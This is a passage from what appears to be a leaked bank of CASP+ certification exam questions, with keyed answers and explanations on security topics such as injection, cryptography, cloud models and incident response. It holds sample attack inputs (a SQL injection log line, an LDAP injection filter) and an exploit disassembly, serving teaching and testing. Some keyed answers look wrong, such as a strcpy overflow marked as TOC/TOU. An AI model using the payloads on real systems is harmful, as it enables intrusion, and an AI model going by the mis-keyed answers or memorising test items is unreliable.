84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

- A. SQL injection
- B. Cross-site scripting
- C. Brute-force
- D. Cross-site request forgery

Answer: A

NEW QUESTION 100

The Chief Information Security Officer (CISO) is working with a new company and needs a legal “document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION 105

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

Answer: D

Explanation:

Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service.

Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: <https://www.comptia.org/blog/what-is-integrity>

<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 106

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.

Which of the following would provide the BEST boot loader protection?

- A. TPM
- B. HSM
- C. PKI
- D. UEFI/BIOS

Answer: A

Explanation:

A TPM (trusted platform module) is a hardware device that can provide boot loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified References: <https://www.comptia.org/blog/what-is-a-tpm-trusted-platform-module> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 107

A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:

- * Capable of early detection of advanced persistent threats.
- * Must be transparent to users and cause no performance degradation.
- + Allow integration with production and development networks seamlessly.
- + Enable the security team to hunt and investigate live exploitation techniques.

Which of the following technologies BEST meets the customer's requirements for security capabilities?

- A. Threat Intelligence
- B. Deception software
- C. Centralized logging
- D. Sandbox detonation

Answer: B

Explanation:

Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them. By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools¹²

. Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys¹³.

Deception software can meet the customer's requirements for security capabilities because:

? It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged¹².

? It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources¹³.

? It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration¹³.

? It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys¹³.

NEW QUESTION 112

An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

- A. Ladder logic
- B. Rust
- C. C
- D. Python
- E. Java

Answer: A

NEW QUESTION 117

Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

- A. Key sharing
- B. Key distribution
- C. Key recovery
- D. Key escrow

Answer: D

Explanation:

Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: <https://www.techopedia.com/definition/1772/key-escrow> <https://searchsecurity.techtarget.com/definition/key-escrow>

NEW QUESTION 122

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

- A. `grep -v '^4[0-9]{12}(:[0-9]{3})?$' file`
- B. `grep '^4[0-9]{12}(:[0-9]{3})?$' file`
- C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`
- D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

NEW QUESTION 125

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

- A. when it is passed across a local network.
- B. in memory during processing
- C. when it is written to a system's solid-state drive.
- D. by an enterprise hardware security module.

Answer: B

NEW QUESTION 126

A cloud security architect has been tasked with selecting the appropriate solution given the following:

- * The solution must allow the lowest RTO possible.
- * The solution must have the least shared responsibility possible.
- « Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfill the requirements?

- A. Paas
- B. Iaas
- C. Private
- D. Saas

Answer: D

Explanation:

SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.

References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 127

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.

Which of the following is the MOST likely cause?

- A. The user agent client is not compatible with the WAF.
- B. A certificate on the WAF is expired.
- C. HTTP traffic is not forwarding to HTTPS to decrypt.
- D. Old, vulnerable cipher suites are still being used.

Answer: C

Explanation:

This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

NEW QUESTION 129

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization
 Data being exfiltrated as a result of compromised credentials
 Sensitive information in emails being exfiltrated
 Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

Answer: C

Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:

? <https://www.manageengine.com/data-security/what-is/byod.html>

? <https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate>

NEW QUESTION 132

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- * Be based on open-source Android for user familiarity and ease.
- * Provide a single application for inventory management of physical assets.
- * Permit use of the camera be only the inventory application for the purposes of scanning
- * Disallow any and all configuration baseline modifications.
- * Restrict all access to any device resource other than those requirement ?

- A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
- B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
- C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
- D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 137

SIMULATION

An IPsec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.


Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (With issued client certificates).
- The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,


INSTRUCTIONS

Click on the AAA server and VPN concentrator to complete the configuration.


Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:



- A. Mastered
- B. Not Mastered


Answer: A

Explanation:

VPN Concentrator:



AAA Server:



NEW QUESTION 139

A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test. However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl 50ffffff, -0x1c(%ebp) //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov 40x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub 50x1,%eax //Tester note, end
0x014435c4 <+38>: mov %al, -0x9(%ebp)
0x014435c7 <+41>: cmpb 50x3, -0x9(%ebp) //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpl 50x8, -0x9(%ebp) //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl 40x1448660, (%esp)
0x014435d6 <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax, (%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax, 0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax, (%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl 40x144866f, (%esp)
```

The penetration testers MOST likely took advantage of:

- A. A TOC/TOU vulnerability
- B. A plain-text password disclosure
- C. An integer overflow vulnerability
- D. A buffer overflow vulnerability

Answer: A

NEW QUESTION 141

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact. Which of the following should the organization perform NEXT?

- A. Assess the residual risk.
- B. Update the organization's threat model.
- C. Move to the next risk in the register.
- D. Recalculate the magnitude of impact.

Answer: A

NEW QUESTION 144

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

Unauthorized insertions into application development environments

Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

- A. Perform static code analysis of committed code and generate summary reports.
- B. Implement an XML gateway and monitor for policy violations.
- C. Monitor dependency management tools and report on susceptible third-party libraries.
- D. Install an IDS on the development subnet and passively monitor for vulnerable services.
- E. Model user behavior and monitor for deviations from normal.
- F. Continuously monitor code commits to repositories and generate summary logs.

Answer: EF

Explanation:

Modeling user behavior and monitoring for deviations from normal and continuously monitoring code commits to repositories and generating summary logs are actions that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations. Modeling user behavior and monitoring for deviations from normal is a technique that uses baselines, analytics, machine learning, or other methods to establish normal patterns of user activity and identify anomalies or outliers that could indicate malicious or suspicious behavior. Modeling user behavior and monitoring for deviations from normal can help detect unauthorized insertions into application development environments, as it can alert on unusual or unauthorized access attempts, commands, actions, or transactions by users. Continuously monitoring code commits to repositories and generating summary logs is a technique that uses tools, scripts, automation, or other methods to track and record changes made to code repositories by developers, testers, reviewers, or other parties involved in the software development process. Continuously monitoring code commits to repositories and generating summary logs can help detect authorized insiders making unauthorized changes to environment configurations, as it can audit and verify the source, time, reason, and impact of code changes made by authorized users. Performing static code analysis of committed code and generate summary reports is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to detect vulnerabilities, errors, bugs, or quality issues in committed code. Implementing an XML gateway and monitor for policy violations is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to protect XML-based web services from threats or attacks by validating XML messages against predefined policies. Monitoring dependency management tools and report on susceptible third-party libraries is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to identify outdated or vulnerable third-party libraries used in software development projects. Installing an IDS (intrusion detection system) on the development subnet and passively monitor for vulnerable services is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes

NEW QUESTION 148

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

- A. Network intrusion prevention
- B. Data encoding
- C. Input validation
- D. CAPTCHA

Answer: C

NEW QUESTION 149

A forensic investigator would use the foremost command for:

- A. cloning disks.
- B. analyzing network-captured packets.
- C. recovering lost files.
- D. extracting features such as email addresses

Answer: C

NEW QUESTION 154

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

- A. NIST
- B. GDPR
- C. PCI DSS
- D. ISO

Answer: C

Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card

information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: <https://www.comptia.org/blog/what-is-pci-dss>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 156

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

- A. Pay the ransom within 48 hours.
- B. Isolate the servers to prevent the spread.
- C. Notify law enforcement.
- D. Request that the affected servers be restored immediately.

Answer: B

Explanation:

Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified References: <https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself> <https://www.comptia.org/certifications/comptia-advanced-security-practitioner>

NEW QUESTION 161

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.

Which of the following actions would BEST resolve the issue? (Choose two.)

- A. Conduct input sanitization.
- B. Deploy a SIEM.
- C. Use containers.
- D. Patch the OS
- E. Deploy a WAF.
- F. Deploy a reverse proxy
- G. Deploy an IDS.

Answer: AE

Explanation:

A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization.

LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.⁴⁵

NEW QUESTION 162

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

- A. A WAF
- B. An IDS
- C. A SIEM
- D. A honeypot

Answer: D

Explanation:

Reference: <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>

NEW QUESTION 167

An organization requires a contractual document that includes

- An overview of what is covered
 - Goals and objectives
 - Performance metrics for each party
 - A review of how the agreement is managed by all parties
- Which of the following BEST describes this type of contractual document?

- A. SLA
